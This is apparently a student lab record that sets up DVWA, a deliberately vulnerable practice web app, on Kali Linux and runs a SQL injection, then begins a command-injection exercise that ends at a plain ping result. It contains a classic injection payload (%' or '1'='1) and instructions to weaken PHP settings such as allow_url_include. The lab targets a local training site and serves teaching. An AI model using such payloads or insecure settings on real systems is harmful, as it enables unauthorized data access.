

Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Aim:

To examine and setup DVWA website to test the vulnerability of attacks and to perform SQL injection attack

Installing DVWA:

open kali linux

open the terminal

enter the command

cd /var/www/html

open the firefox browser and type dvwa github

click the link and copy the url and paste in terminal

sudo git clone https://github.com/digininja/DVWA

give command----> ls

check the folder dvwa

mv dvwa DVWA

ls

cd DVWA

cd config

check the folder config.inc.php.dist

sudo cp config.inc.php.dist config.inc.php

ls

cat config.inc.php

sudo nano config.inc.php

change db user===user

p@ssword ==pass----->chage

cat config.inc.php

check it is change or not

sudo service mysql start

sudo mysql -u root -p

create user dvwa;

create user dvwa@localhost identified by 'p@ssw0rd';

grant all on dvwa.* to dvwa@localhost;

flush privileges;

exit----- get bye... message

sudo service apache2 start

http://localhost/DVWA or http://127.0.0.1/DVWA/login.php

user name::admin

password::password

----if any one getting the problem or accessing the page

please follow the steps

cd --enter

cd /etc

cd php

cd 8.1

cd apache2.....or.....direct command

-----> cd /etc/php/8.1/apache2

check file

ls

there is php.ini file

next command

sudo nano php.ini

next---> **ctrl + /** then enter

it will show the line number and give **865**

change

allow_url_fopen = On

allow_url_include = On


next---> **ctrl + x**

type **y** and enter


and again restart the server

sudo service apache2 restart


we get <http://127.0.0.1/DVWA/index.php>



Goto DVWA security



Click on impossible



set as LOW.

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Click submit.

Attacking the

system:

- SQLInjection:

Enter 1 and Click

DVWA

Vulnerability: SQL Injection

User ID:


ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>


submit

Enter 2 and Click submit



Enter %' or '1'='1

It displays all the information.



Result:

Thus the DVWA website setup and sql injection attack completed successfully

Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

—.....Command Injection Attack—.....

sudo service apache2 start

```
kali@kali: /var/www/html/DVWA/config
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

(kali@kali)-[/var/www/html/DVWA/config]
$ sudo service apache2 start


(kali@kali)-[/var/www/html/DVWA/config]
$
```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>




username: admin

password: password




click create database


we get <http://127.0.0.1/DVWA/index.php>



Goto DVWA security



Click on impossible



Set as LOW and click Submit.

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Enter IP address.

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.065 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.038 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3057ms  
rtt min/avg/max/mdev = 0.038/0.054/0.065/0.009 ms
```

